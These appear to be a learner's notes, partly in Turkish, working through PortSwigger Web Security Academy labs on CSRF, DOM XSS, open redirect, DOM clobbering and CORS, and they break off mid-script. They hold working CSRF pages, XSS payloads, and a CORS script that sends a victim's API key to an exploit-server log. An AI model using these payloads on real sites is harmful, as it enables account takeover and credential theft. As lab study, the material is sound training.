14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer: https://0a1003f0355a865c04d42cd00210002.web-security-academy.net/my-account
19 Accept-Encoding : gzip, deflate
20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection : close
22
23 email=wiener4@normal-user.net &csrf=test

```

**CSRF HTML:**

```

1 <!-- CSRF PoC - generated by Burp Suite Professional -->
2 <html>
3   <body>
4     <script>history.pushState ('', '', '/')</script>
5     <form action="https://0a1003f0355a865c04d42cd00210002.web-security-academy.net/my-account/change-email" method="POST">
6       <input type="hidden" name="email" value="wiener4@normal-user.net" />
7       <input type="hidden" name="csrf" value="test" />
8       <input type="submit" value="Submit request" />
9     </form>
10    <a href="#" onclick="document.forms[0].submit();">Submit</a>
11  </body>
12 </html>

```

Deliver exploit

Lab 7: CSRF where Referer validation depends on header being present

## PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It attempts to block cross domain requests but has an insecure fallback.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

## Access the lab

### Solution

- Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
- Send the request to Burp Repeater and observe that if you change the domain in the Referer HTTP header then the request is rejected.
- Delete the Referer header entirely and observe that the request is now accepted.

4. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab. Include the following HTML to suppress the Referer header:

```
<meta name="referrer" content="no-referrer">
```

5. Store the exploit, then click "Deliver to victim" to solve the lab.

1.

## Lab #7 - CSRF where Referer validation depends on header being present

Vulnerable parameter - email change functionality

Goal - exploit CSRF to change email address

Creds - wiener:peter

Analysis:

In order for a CSRF attack to be possible:

- A relevant action: change a users email
- Cookie-based session handling: session cookie
- No unpredictable request parameters: no csrf token

Testing Referer header for CSRF attacks:

1. Remove the Referer header

Change email original request

Request	Response
<pre>Pretty Raw Hex 1 POST /my-account/change-email HTTP/1.1 2 Host : 0a200cc03414389c15562e700dd0c0.web-security-academy.net 3 Cookie : session=F9hMmQWmtipZ2B8khXVmoc4xHymoR 4 Content-Length : 13 5 Cache-Control : max-age=0 6 Sec-Ch-Ua : "Not/A/Brand";v="0", "Chromium";v="102" 7 Sec-Ch-Ua-Mobile : ?0 8 Sec-Ch-Ua-Platform : "Windows" 9 Upgrade-Insecure-Requests : 1 10 Origin : https://0a200cc03414389c15562e700dd0c0.web-security-academy.net 11 Content-Type : application/x-www-form-urlencoded 12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.61 Safari/537.36 13 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn-g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site : same-origin 15 Sec-Fetch-Mode : navigate 16 Sec-Fetch-User : ?1 17 Sec-Fetch-Dest : document 18 Referer : https://0a200cc03414389c15562e700dd0c0.web-security-academy.net/my-account 19 Accept-Encoding : gzip, deflate 20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 21 Connection : close 22 23 email=wiener100@normal-user.net</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 Location : /my-account 3 Connection : close 4 Content-Length : 0 5 6</pre>

Send without referer

Request	Response
<pre>Pretty Raw Hex 1 POST /my-account/change-email HTTP/1.1 2 Host : 0a200cc03414389c15562e700dd0c0.web-security-academy.net 3 Cookie : session=F9hMmQWmtipZ2B8khXVmoc4xHymoR 4 Content-Length : 13 5 Cache-Control : max-age=0 6 Sec-Ch-Ua : "Not/A/Brand";v="0", "Chromium";v="102" 7 Sec-Ch-Ua-Mobile : ?0 8 Sec-Ch-Ua-Platform : "Windows" 9 Upgrade-Insecure-Requests : 1 10 Origin : https://0a200cc03414389c15562e700dd0c0.web-security-academy.net 11 Content-Type : application/x-www-form-urlencoded 12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.61 Safari/537.36 13 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn-g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site : same-origin 15 Sec-Fetch-Mode : navigate 16 Sec-Fetch-User : ?1 17 Sec-Fetch-Dest : document 18 Accept-Encoding : gzip, deflate 19 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 20 Connection : close 21 22 email=wiener100@normal-user.net</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 Location : /my-account 3 Connection : close 4 Content-Length : 0 5 6</pre>

Yukardaki requestten csrf poc üret email değiştir ve renkli kısmı ekle

⚡ CSRF PoC generator

Request to: https://0a2000cc03416389c155626700dd00c0.web-security-academy.net

Pretty	Raw	Hex
<pre> 1 POST /my-account/change-email    HTTP/1.1 2 Host : 0a2000cc03416389c155626700dd00c0.web-security-academy.net 3 Cookie : session =Fghh0mQCwatzqzD5BnkXV5mo4xNymwE 4 Content-Length : 33 5 Cache-Control : max-age=0 6 Sec-Ch-Ua : "Not A Brand";v="8", "Chromium";v="102" 7 Sec-Ch-Ua-Mobile : ? 8 Sec-Ch-Ua-Platform : "Windows" 9 Upgrade-Insecure-Requests : 1 10 Origin : https://0a2000cc03416389c155626700dd00c0.web-security-academy.net 11 Content-Type : application/x-www-form-urlencoded 12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 13 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site : same-origin 15 Sec-Fetch-Mode : navigate 16 Sec-Fetch-User : ?1 17 Sec-Fetch-Dest : document 18 Accept-Encoding : gzip, deflate 19 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 20 Connection : close 21 22 email=wiener100%40normal-user.net </pre>		

?

⚙️

↶ ↷

Search...

CSRF HTML:

```

1 <html>
2   <!-- CSRF POC - generated by Burp Suite Professional -->
3   <meta name="referrer" content="no-referrer">
4   <body>
5     <script>history.pushState ('', '', '/')</script>
6     <form action="https://0a2000cc03416389c155626700dd00c0.web-security-academy.net/my-account/change-email" method="POST">
7       <input type="hidden" name="email" value="wiener1996@normal-user.net" />
8       <input type="submit" value="Submit request" />
9     </form>
10   </body>
11 </html>
12

```

Deliver to exploit

Lab 8: CSRF with broken Referer validation

#### PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It attempts to detect and block cross domain requests, but the detection mechanism can be bypassed.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

[Access the lab](#)

#### Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater. Observe that if you change the domain in the Referer HTTP header, the request is rejected.
3. Copy the original domain of your lab instance and append it to the Referer header in the form of a query string. The result should look something like this:

Referer: <https://arbitrary-incorrect-domain.net?your-lab-id.web-security-academy.net>

4. Send the request and observe that it is now accepted. The website seems to accept any Referer header as long as it contains the expected domain somewhere in the string.
5. Create a CSRF proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab and host it on the exploit server. Edit the JavaScript so that the third argument of the history.pushState() function includes a query string with your lab instance URL as follows:

```
history.pushState("", "", "/?your-lab-id.web-security-academy.net")
```

This will cause the Referer header in the generated request to contain the URL of the target site in the query string, just like we tested earlier.

6. If you store the exploit and test it by clicking "View exploit", you may encounter the "invalid Referer header" error again. This is because many browsers now strip the query string from the Referer header by default as a security measure. To override this behavior and ensure that the full URL is included in the request, go back to the exploit server and add the following header to the "Head" section:

Referrer-Policy: unsafe-url

Note that unlike the normal Referer header, the word "referrer" must be spelled correctly in this case.

7. Store the exploit, then click "Deliver to victim" to solve the lab.

### Original request

Request	Response
<pre>Pretty Raw Hex 1 POST /my-account/change-email HTTP/1.1 2 Host: 0a470043046e15c1c0eflac20078009a.web-security-academy.net 3 Cookie: session="7u2py7l7T7qVLxXRuzAH2adRUz5lv3jX" 4 Content-Length: 34 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "-Not/A/Brand";v="8", "Chromium";v="102" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Upgrade-Insecure-Requests: 1 10 Origin: https://0a470043046e15c1c0eflac20078009a.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://0a470043046e15c1c0eflac20078009a.web-security-academy.net/my-account 19 Accept-Encoding: gzip, deflate 20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 21 Connection: close 22 23 email=wienerr1111%40normal-user.net</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 Location: /my-account 3 Connection: close 4 Content-Length: 0 5 6</pre>

### Change referer

Request	Response
<pre>Pretty Raw Hex 1 POST /my-account/change-email HTTP/1.1 2 Host: 0a470043046e15c1c0eflac20078009a.web-security-academy.net 3 Cookie: session="7u2py7l7T7qVLxXRuzAH2adRUz5lv3jX" 4 Content-Length: 34 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "-Not/A/Brand";v="8", "Chromium";v="102" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Upgrade-Insecure-Requests: 1 10 Origin: https://0a470043046e15c1c0eflac20078009a.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://burpsuite/?0a470043046e15c1c0eflac20078009a.web-security-academy.net/ 19 Accept-Encoding: gzip, deflate 20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 21 Connection: close 22 23 email=wienerr1111%40normal-user.net</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 Location: /my-account 3 Connection: close 4 Content-Length: 0 5 6</pre>

Farklıtıysen myaccount kısmını sildik refererden. Sonra generate csrf poc ye gidiyoruz.

CSRFPoC generator
<p>Request to: https://0a470043046e15c1c0eflac20078009a.web-security-academy.net</p> <pre>Pretty Raw Hex 1 POST /my-account/change-email HTTP/1.1 2 Host: 0a470043046e15c1c0eflac20078009a.web-security-academy.net 3 Cookie: session="7u2py7l7T7qVLxXRuzAH2adRUz5lv3jX" 4 Content-Length: 34 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "-Not/A/Brand";v="8", "Chromium";v="102" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Upgrade-Insecure-Requests: 1 10 Origin: https://0a470043046e15c1c0eflac20078009a.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://burpsuite/?0a470043046e15c1c0eflac20078009a.web-security-academy.net/ 19 Accept-Encoding: gzip, deflate 20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 21 Connection: close 22 23 email=wienerr1111%40normal-user.net</pre>

CSRFPoC:
<pre>&lt;html&gt; &lt;!-- CSRF PoC - generated by Burp Suite Professional --&gt; &lt;body&gt; &lt;script&gt;history.pushState ('', '', '/0a470043046e15c1c0eflac20078009a.web-security-academy.net')&lt;/script&gt; &lt;form action="https://0a470043046e15c1c0eflac20078009a.web-security-academy.net/my-account/change-email" method="POST"&gt; &lt;input type="hidden" name="email" value="wienerr1111%40normal-user.net" /&gt; &lt;input type="submit" value="Submit request" /&gt; &lt;/form&gt; &lt;script&gt; document.forms[0].submit(); &lt;/script&gt; &lt;/body&gt; &lt;/html&gt;</pre>

History.pushState → State object, title , url

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Referrer-Policy: unsafe-ur
```

Body:

```
<html>
<!- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", '/?0a470043046e15c1c0ef1ac20078009a.web-security-academy.net')</script>
<form action="https://0a470043046e15c1c0ef1ac20078009a.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="wiener2222&#45;normal&#46;net" />
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>
</body>
```

[Store](#) [View exploit](#) [Deliver exploit to victim](#) [Access log](#)

Store and deliver exploit to victim.

---

## DOM

Lab 1: DOM XSS using web messages

### PRACTITIONER

This lab demonstrates a simple [web message](#) vulnerability. To solve this lab, use the exploit server to post a message to the target site that causes the print() function to be called.

[Access the lab](#)

### Solution

1. Notice that the home page contains an addEventListener() call that listens for a web message.
2. Go to the exploit server and add the following iframe to the body. Remember to add your own lab ID:

```
<iframe src="https://your-lab-id.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')>
```

3. Store the exploit and deliver it to the victim.

When the iframe loads, the postMessage() method sends a web message to the home page. The event listener, which is intended to serve ads, takes the content of the web message and inserts it into the div with the ID ads. However, in this case it inserts our img tag, which contains an invalid src attribute. This throws an error, which causes the onerror event handler to execute our payload.

---

```
▼<script>
  window.addEventListener('message', function(e) {
    document.getElementById('ads').innerHTML = e.data;
  }) == $0
</script>
```

Payload →

```
<iframe src="https://0a830000031b9460c065188e00ca00fb.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')>
```

## Origin verification

Even if an event listener does include some form of origin verification, this verification step can sometimes be fundamentally flawed. For example, consider the following code:

```
window.addEventListener('message', function(e) {  
    if (e.origin.indexOf('normal-website.com') > -1) {  
        eval(e.data);  
    }  
});
```

The `indexOf` method is used to try and verify that the origin of the incoming message is the `normal-website.com` domain. However, in practice, it only checks whether the string "`normal-website.com`" is contained anywhere in the origin URL. As a result, an attacker could easily bypass this verification step if the origin of their malicious message was `http://www.normal-website.com.evil.net`, for example.

The same flaw also applies to verification checks that rely on the `startsWith()` or `endsWith()` methods. For example, the following event listener would regard the origin `http://www.malicious-websitenormal-website.com` as safe:

```
window.addEventListener('message', function(e) {  
    if (e.origin.endsWith('normal-website.com')) {  
        eval(e.data);  
    }  
});
```

<https://portswigger.net/web-security/dom-based>. bunu oku.

---

## Lab 2: DOM XSS using web messages and a JavaScript URL

### PRACTITIONER

This lab demonstrates a DOM-based redirection vulnerability that is triggered by web messaging. To solve this lab, construct an HTML page on the exploit server that exploits this vulnerability and calls the `print()` function. [Access the lab](#)

### Solution

1. Notice that the home page contains an `addEventListener()` call that listens for a [web message](#). The JavaScript contains a flawed `indexOf()` check that looks for the strings "`http:`" or "`https:`" anywhere within the web message. It also contains the sink location.`href`.
2. Go to the exploit server and add the following iframe to the body, remembering to replace `your-lab-id` with your lab ID:

```
<iframe src="https://your-lab-id.web-security-academy.net/" onload="this.contentWindow.postMessage('javascript:print()//http:','*')>
```

3. Store the exploit and deliver it to the victim.

This script sends a web message containing an arbitrary JavaScript payload, along with the string "`http:`". The second argument specifies that any `targetOrigin` is allowed for the web message.

When the iframe loads, the `postMessage()` method sends the JavaScript payload to the main page. The event listener spots the "`http:`" string and proceeds to send the payload to the `location.href` sink, where the `print()` function is called.

### Web page script:

```
▼<script>  
    window.addEventListener('message', function(e) {  
        var url = e.data;  
        if (url.indexOf('http:') > -1 || url.indexOf('https:') > -1) {  
            location.href = url;  
        }  
    }, false); == $0  
</script>  
►<section class="blog-list">...</section>
```

### Payload →

```
<iframe src="https://0a0600da0428dcf9c0963c6200bb0017.web-security-academy.net/"  
onload="this.contentWindow.postMessage('javascript:print()//http:','*')>
```

### Lab 3: DOM XSS using web messages and JSON.parse

#### PRACTITIONER

This lab uses web messaging and parses the message as JSON. To solve the lab, construct an HTML page on the exploit server that exploits this vulnerability and calls the print() function. [Access the lab](#)

#### Solution

1. Notice that the home page contains an event listener that listens for a [web message](#). This event listener expects a string that is parsed using JSON.parse(). In the JavaScript, we can see that the event listener expects a type property and that the load-channel case of the switch statement changes the iframe src attribute.
2. Go to the exploit server and add the following iframe to the body, remembering to replace your-lab-id with your lab ID:

```
<iframe src=https://your-lab-id.web-security-academy.net/ onload='this.contentWindow.postMessage("{{\"type\":\"load-channel\\\",\\\"url\":\"javascript:print()\"}}","*")'>
```

3. Store the exploit and deliver it to the victim.

When the iframe we constructed loads, the postMessage() method sends a web message to the home page with the type load-channel. The event listener receives the message and parses it using JSON.parse() before sending it to the switch.

The switch triggers the load-channel case, which assigns the url property of the message to the src attribute of the ACMEplayer.element iframe. However, in this case, the url property of the message actually contains our JavaScript payload.

As the second argument specifies that any targetOrigin is allowed for the web message, and the event handler does not contain any form of origin check, the payload is set as the src of the ACMEplayer.element iframe. The print() function is called when the victim loads the page in their browser.

```
▼<script>
    window.addEventListener('message', function(e) {
        var iframe = document.createElement('iframe'), ACMEplayer = {element:
            iframe}, d;
        document.body.appendChild(iframe);
        try {
            d = JSON.parse(e.data);
        } catch(e) {
            return;
        }
        switch(d.type) {
            case "page-load":
                ACMEplayer.element.scrollIntoView();
                break;
            case "load-channel":
                ACMEplayer.element.src = d.url;
                break;
            case "player-height-changed":
                ACMEplayer.element.style.width = d.width + "px";
                ACMEplayer.element.style.height = d.height + "px";
                break;
        }
    }, false);
</script>
```

**Payload →**

```
<iframe src=https://0a7d00c503dacb93c008218500170094.web-security-academy.net/
onload='this.contentWindow.postMessage("{{\"type\":\"load-channel\\\",\\\"url\":\"javascript:print()\"}}","*")'>
```

---

### Lab 4: DOM-based open redirection

#### PRACTITIONER

This lab contains a DOM-based open-redirection vulnerability. To solve this lab, exploit this vulnerability and redirect the victim to the exploit server. [Access the lab](#)

#### Solution

The blog post page contains the following link, which returns to the home page of the blog:

```
<a href="#" onclick='returnURL = /url=https?:\/\/.+/.exec(location); if(returnUrl)location.href = returnUrl[1];else location.href = "/">Back to
Blog</a>
```

The url parameter contains an open redirection vulnerability that allows you to change where the "Back to Blog" link takes the user. To solve the lab, construct and visit the following URL, remembering to change the URL to contain your lab ID and your exploit-server ID:

<https://your-lab-id.web-security-academy.net/post?postId=4&url=https://your-exploit-server-id.web-security-academy.net/>

web page script:

```
</section>
<div class="is-linkback">
  <a href="#" onclick="returnUrl = /url=(https?:\/\/.+)/.exec(location); if(returnUrl)location.href = returnUrl[1];else location.href = '/'>
    Back to Blog
  </a>
</div>
</div>
```

Payload structure: →

<https://your-lab-id.web-security-academy.net/post?postId=4&url=https://your-exploit-server-id.web-security-academy.net/>

Original Payload: →

<https://0ac1007303c95eafc0ba5efc005f007f.web-security-academy.net/post?postId=4&url=https://exploit-Oaa300c303f75e27c05c5e6701120083.web-security-academy.net/>

---

Lab 5: DOM-based cookie manipulation

#### PRACTITIONER

This lab demonstrates DOM-based client-side cookie manipulation. To solve this lab, inject a cookie that will cause [XSS](#) on a different page and call the print() function. You will need to use the exploit server to direct the victim to the correct pages.

[Access the lab](#)

#### Solution

1. Notice that the home page uses a client-side cookie called lastViewedProduct, whose value is the URL of the last product page that the user visited.
2. Go to the exploit server and add the following iframe to the body, remembering to replace your-lab-id with your lab ID:

```
<iframe src="https://your-lab-id.web-security-academy.net/product?productId=1"><script>print()</script>"  
onload="if(!window.x)this.src='https://your-lab-id.web-security-academy.net';window.x=1;">
```

3. Store the exploit and deliver it to the victim.

The original source of the iframe matches the URL of one of the product pages, except there is a JavaScript payload added to the end. When the iframe loads for the first time, the browser temporarily opens the malicious URL, which is then saved as the value of the lastViewedProduct cookie. The onload event handler ensures that the victim is then immediately redirected to the home page, unaware that this manipulation ever took place. While the victim's browser has the poisoned cookie saved, loading the home page will cause the payload to execute.

#### Request

Pretty	Raw	Hex
1   GET /product?productId=6 HTTP/1.1 2   Host: 0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net 3   Cookie: session=9n0e0b8qs9c0YFr1q50TUB15qUKWLEK4; lastViewedProduct=https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net/product?productId=1		

Web page de şurda işleniyor.

```
<a href="https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net/product?productId=1">  
Last viewed product  
</a>
```

Cookie de işaretli yere script gömerek XSS alert(1) de çıkarılabilirsin şu şekilde.

```
GET /product?productId=1 HTTP/1.1  
Host: 0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net  
Cookie: session=9n0e0b8qs9c0YFr1q50TUB15qUKWLEK4; lastViewedProduct=https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net/product?productId=1'>XSS TRIGGERED</a><script>alert(1)</script>
```

Sitenin çözümü :

Payload →

```
<iframe src="https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net/product?productId=1"><script>print()</script>" onload="if(!window.x)this.src='https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net';window.x=1;">
```

---

## Lab 6: Exploiting DOM clobbering to enable XSS

### EXPERT

This lab contains a DOM-clobbering vulnerability. The comment functionality allows "safe" HTML. To solve this lab, construct an HTML injection that clobbers a variable and uses [XSS](#) to call the alert() function.

#### Note

Please note that the intended solution to this lab will only work in Chrome.

#### [Access the lab](#)

#### Solution

1. Go to one of the blog posts and create a comment containing the following anchors:

```
<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:"onerror=alert(1)//">
```

2. Return to the blog post and create a second comment containing any random text. The next time the page loads, the alert() is called.

The page for a specific blog post imports the JavaScript file loadCommentsWithDomPurify.js, which contains the following code:

```
let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
```

The defaultAvatar object is implemented using this dangerous pattern containing the logical OR operator in conjunction with a global variable. This makes it vulnerable to [DOM clobbering](#).

You can clobber this object using anchor tags. Creating two anchors with the same ID causes them to be grouped in a DOM collection. The name attribute in the second anchor contains the value "avatar", which will clobber the avatar property with the contents of the href attribute.

Notice that the site uses the DOMPurify filter in an attempt to reduce [DOM-based vulnerabilities](#). However, DOMPurify allows you to use the cid: protocol, which does not URL-encode double-quotes. This means you can inject an encoded double-quote that will be decoded at runtime. As a result, the injection described above will cause the defaultAvatar variable to be assigned the clobbered property {avatar: 'cid:"onerror=alert(1)//"} the next time the page is loaded.

When you make a second post, the browser uses the newly-clobbered global variable, which smuggles the payload in the onerror event handler and triggers the alert().

Make comment with below text to comment area

```
<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:"onerror=alert(1)//">
```

Then make second comment with random text

Back to blog post, XSS will be triggered.

<https://portswigger.net/web-security/dom-based/dom-clobbering> bunu oku

---

## Lab 7: Clobbering DOM attributes to bypass HTML filters

### EXPERT

This lab uses the HTMLJanitor library, which is vulnerable to [DOM clobbering](#). To solve this lab, construct a vector that bypasses the filter and uses DOM clobbering to inject a vector that calls the print() function. You may need to use the exploit server in order to make your vector auto-execute in the victim's browser.

#### Note

The intended solution to this lab will not work in Firefox. We recommend using Chrome to complete this lab.

#### [Access the lab](#)

#### Solution

1. Go to one of the blog posts and create a comment containing the following HTML:

```
<form id=x tabindex=0 onfocus=print()><input id=attributes>
```

2. Go to the exploit server and add the following iframe to the body:

```
<iframe src=https://your-lab-id.web-security-academy.net/post?postId=3 onload="setTimeout(()=>this.src=this.src+'#x',500)">
```

Remember to change the URL to contain your lab ID and make sure that the postId parameter matches the postId of the blog post into which you injected the HTML in the previous step.

3. Store the exploit and deliver it to the victim. The next time the page loads, the print() function is called.

The library uses the attributes property to filter HTML attributes. However, it is still possible to clobber the attributes property itself, causing the length to be undefined. This allows us to inject any attributes we want into the form element. In this case, we use the onfocus attribute to smuggle the print() function.

When the iframe is loaded, after a 500ms delay, it adds the #x fragment to the end of the page URL. The delay is necessary to make sure that the comment containing the injection is loaded before the JavaScript is executed. This causes the browser to focus on the element with the ID "x", which is the form we created inside the comment. The onfocus event handler then calls the print() function.

## Comments



Allyoucan Pete | 15-08-2022

Four coffees, two with milk no sugar, one black with no sugar and one white with 2 sugars. Sorry taking the builder's drink orders and needed to write them down somewhere.



burak | 17-08-2022

sdfsdf

## CORS

Lab 1: CORS vulnerability with basic origin reflection

### APPRENTICE

This website has an insecure [CORS](#) configuration in that it trusts all origins.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: wiener:peter

#### [Access the lab](#)

### Solution

1. Check intercept is off, then use the browser to log in and access your account page.
2. Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.
3. Send the request to Burp Repeater, and resubmit it with the added header:

Origin: <https://example.com>

4. Observe that the origin is reflected in the [Access-Control-Allow-Origin](#) header.
5. In the browser, go to the exploit server and enter the following HTML, replacing \$url with your unique lab URL:
6. <script>

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','$url/accountDetails',true);
req.withCredentials = true;
req.send();
```

```
function reqListener() {
    location='/log?key='+this.responseText;
};      </script>
```

7. Click **View exploit**. Observe that the exploit works - you have landed on the log page and your API key is in the URL.
  8. Go back to the exploit server and click **Deliver exploit to victim**.
  9. Click **Access log**, retrieve and submit the victim's API key to complete the lab.

## Original request

Request	Response
<pre>Pretty Raw Hex  1 GET /accountDetails HTTP/1.1 2 Host : Bal3000e041bc5fac0d4793d00fc006a.web-security-academy.net 3 Cookie : session = RvB54RGDyAs7JSbOxGeWEq3tLWBCKfwd 4 Sec-Ch-Ua : "Not.A/Brand";v="0", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile : ? 6 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 7 Sec-Ch-Ua-Platform : "Windows" 8 Accept : */ 9 Sec-Fetch-Site : same-origin 10 Sec-Fetch-Mode : cors 11 Sec-Fetch-Dest : empty 12 Referer : https://Bal3000e041bc5fac0d4793d00fc006a.web-security-academy.net/my-account 13 Accept-Encoding : gzip, deflate 14 Accept-Language : tr-TR, tr;q=0.9 15 Connection : close</pre>	<pre>Pretty Raw Hex Render  1 HTTP/1.1 200 OK 2 Access-Control-Allow-Credentials : true 3 Content-Type : application/json; charset=utf-8 4 Connection : close 5 Content-Length : 204 6 7 { 8   "username" : "wiener", 9   "email" : "tester@test.com", 10  "apikey" : "ztnt7AeMmBXJDLoixa5svQDw1wqOMsS", 11  "sessions" : [ 12    "RvB54RGDyAs7JSbOxGeWEq3tLWBCKfwd", 13    "5ThjCrWac13VqqTRLPPMYI2lnUu9uCV" 14  ] 15 }</pre>

## Changed request

Request	Response
<pre>Pretty Raw Hex  1 GET /accountDetails HTTP/1.1 2 Host : Dal3000e041bc5fac0d4793d00fc006a.web-security-academy.net 3 Cookie : session = PvBS4RGDyAS7JSbOxGeW6q3tLWBCKfwd 4 Sec-Ch-Ua : "Not/A/Brand";v="0", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile : ?0 6 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 7 Sec-Ch-Ua-Platform : "Windows" 8 Accept : /* 9 Sec-Fetch-Site : same-origin 10 Sec-Fetch-Mode : cors 11 Sec-Fetch-Dest : empty 12 Referer : https://Dal3000e041bc5fac0d4793d00fc006a.web-security-academy.net/my-account 13 Accept-Encoding : gzip, deflate 14 Accept-Language : tr-TR,tr;q=0.9 15 Origin : https://example.com 16 Connection : close 17</pre>	<pre>Pretty Raw Hex Render  1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin : https://example.com 3 Access-Control-Allow-Credentials : true 4 Content-Type : application/json; charset=utf-8 5 Connection : close 6 Content-Length : 204 7 8 { 9   "username" : "wiener", 10  "email" : "tester@test.com", 11  "apikey" : "stnt7AeMbXJDLoiLxa5svQDwlwqQMsS", 12  "sessions" : 13    "PvBS4RGDyAS7JSbOxGeW6q3tLWBCKfwd" , 14    "5ThjCrWaC13VqqTRLPPMYI2lnUUuSuCV" 15  } 16 }</pre>

## Craft a response

URL: <https://exploit-0a6c00e50442c584c0ef7956017700fd.web-security-academy.net/exploit>

HTTPS

File:

/exploit

Head:  
HTTP/1.1 200 OK

Body:

```
<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
